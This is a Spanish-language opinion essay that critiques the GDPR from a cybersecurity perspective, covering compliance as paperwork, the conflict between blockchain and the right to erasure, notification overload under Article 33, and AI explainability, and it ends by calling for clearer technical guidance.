Art. 28 (Encargado del Tratamiento): Esto es sobre los proveedores. El GDPR dice que sos responsable de lo que hacen ellos (la nube..) Si usas AWS, Microsoft o un proveedor local tenes que auditar que ellos tambien cumplan. Es la seguridad de la cadena de suministro.
Art. 44 (Transferencias Internacionales): Importante hoy que todo está en la nube. Define dónde pueden "vivir" físicamente los datos. Afecta directamente a si podes usar un servidor en EE.UU. o tenes que usar uno que esté físicamente en Europa (data residency).
Art. 83 (Multas): El incentivo. No es una medida técnica, sino la razón por la que se aprueba el presupuesto de ciberseguridad. Las multas son tan grandes que la seguridad deja de ser algo menor y pasa a ser un riesgo principal del negocio.

Velocidad de la Tecnología vs. La ley(Lo teórico vs. la realidad)

El GDPR no te dice que software usar (lo cual es bueno para que pueda durar años), pero a veces es demasiado ambiguo. Cuando artículos como el 32 o el 25 dicen que hay que aplicar medidas según "el estado de la técnica", en ciberseguridad, ese estado cambia cada semana con nuevos ataques. Una empresa puede tener todos los papeles perfectos para una auditoría del GDPR, pero estar totalmente expuesta a un ataque hacker de verdad (un APT). Da la sensación de que el GDPR se enfoca más en el papeleo y en demostrar que cumplis la ley, que en si esa defensa realmente funciona. A veces cumplir la norma no garantiza estar seguro.

El Dilema del Blockchain y el "Olvido"

El Artículo 17 garantiza el "derecho al olvido", es decir, que tus datos se borren si lo pedis. .
Pero la tecnología Blockchain se inventó para justamente lo contrario, para crear registros que nadie pueda borrar o cambiar. Es decir, blockchain se basa en crear registros inmutables que nadie, absolutamente nadie, puede alterar o borrar una vez escritos. Si metes datos personales en una blockchain pública, técnicamente, no podes cumplir con el artículo 17. El GDPR no da una solución clara para esto. Deja a los desarrolladores en la duda de si usar estas tecnologías nuevas o arriesgarse a una multa millonaria

Sobrecarga de Notificaciones

El Art. 33 puede llevar a una inundación de notificaciones. Si las empresas notifican cualquier incidente menor por miedo a las multas millonarias, las autoridades se saturan y los usuarios dejan de prestar atención a los avisos de seguridad. Cuando llegue una notificación realmente crítica, es posible que se ignore pensando que es otro aviso rutinario más. El exceso de notificaciones puede acabar perjudicando la percepción del riesgo real en seguridad.

Inteligencia Artificial y las "Cajas Negras"

El GDPR exige transparencia (saber cómo se usan tus datos) y explicabilidad. El usuario tiene derecho a saber por qué una máquina tomó una decisión sobre él (ej. denegarle un préstamo). El problema es que los modelos de la IA actuales mas avanzados como por ejemplo Deep Learning, son “cajas negras” que a veces ni los propios ingenieros pueden explicar exactamente por qué el modelo tomó una decisión concreta. El requisito de "explicabilidad" es muy difícil de cumplir técnicamente en IA avanzadas y esto puede frenar la innovación en IA en Europa comparado con otras regiones más permisivas.

Conclusión

En mi opinión, el GDPR es una herramienta imprescindible para el manejo de datos, pone al usuario como parte importante. Pero necesita adaptarse a la realidad, necesita adaptarse a la práctica, no solo ser un concepto teórico ideal. No se trata de bajar la privacidad, sino de hacerla posible a nivel técnico.
El reglamento necesita adaptarse. No puede ser que cumplir con el "derecho al olvido" sea técnicamente imposible si usas una tecnología como blockchain. No es que la ley esté mal intencionada, es que fue pensada para bases de datos tradicionales donde un administrador puede entrar, editar y borrar una fila, y la realidad tecnológica de hoy va por otro lado.

El "porqué" de esta desconexión es claro cuando vemos cómo funcionan las herramientas actuales. Por ejemplo, el Artículo 17 exige el borrado de datos, pero tecnologías como Blockchain fueron inventadas literalmente para ser inmutables; si borro un dato, rompo la cadena y la tecnología deja de servir. O en el caso de la Inteligencia Artificial, se pide explicabilidad sobre decisiones tomadas por cajas negras que funcionan con millones de cálculos probabilísticos que ni los propios ingenieros pueden explicar.

Ahí es donde siento que la norma choca con la realidad, si la ley se aleja demasiado de la realidad practica, se convierte en un simple trámite que las empresas rellenan para evitar multas, en lugar de enfocarse en tener seguridad *d*e verdad contra los ataques. Si la ley se aleja mucho de la realidad, deja de proteger al usuario y se transforma en un simple tramite para tener papeles en regla.
No sirve una ley perfecta en el papel si en el mundo real no se puede aplicar. Se necesitan guías mucho más claras, más técnicas y actualizadas por parte de las autoridades. Que digan, por ejemplo: "OK, si usas blockchain, esta es la forma aceptada de manejar el Art. 17". O "para una IA de caja negra, esta es la mínima auditoría técnica que aceptamos como explicación".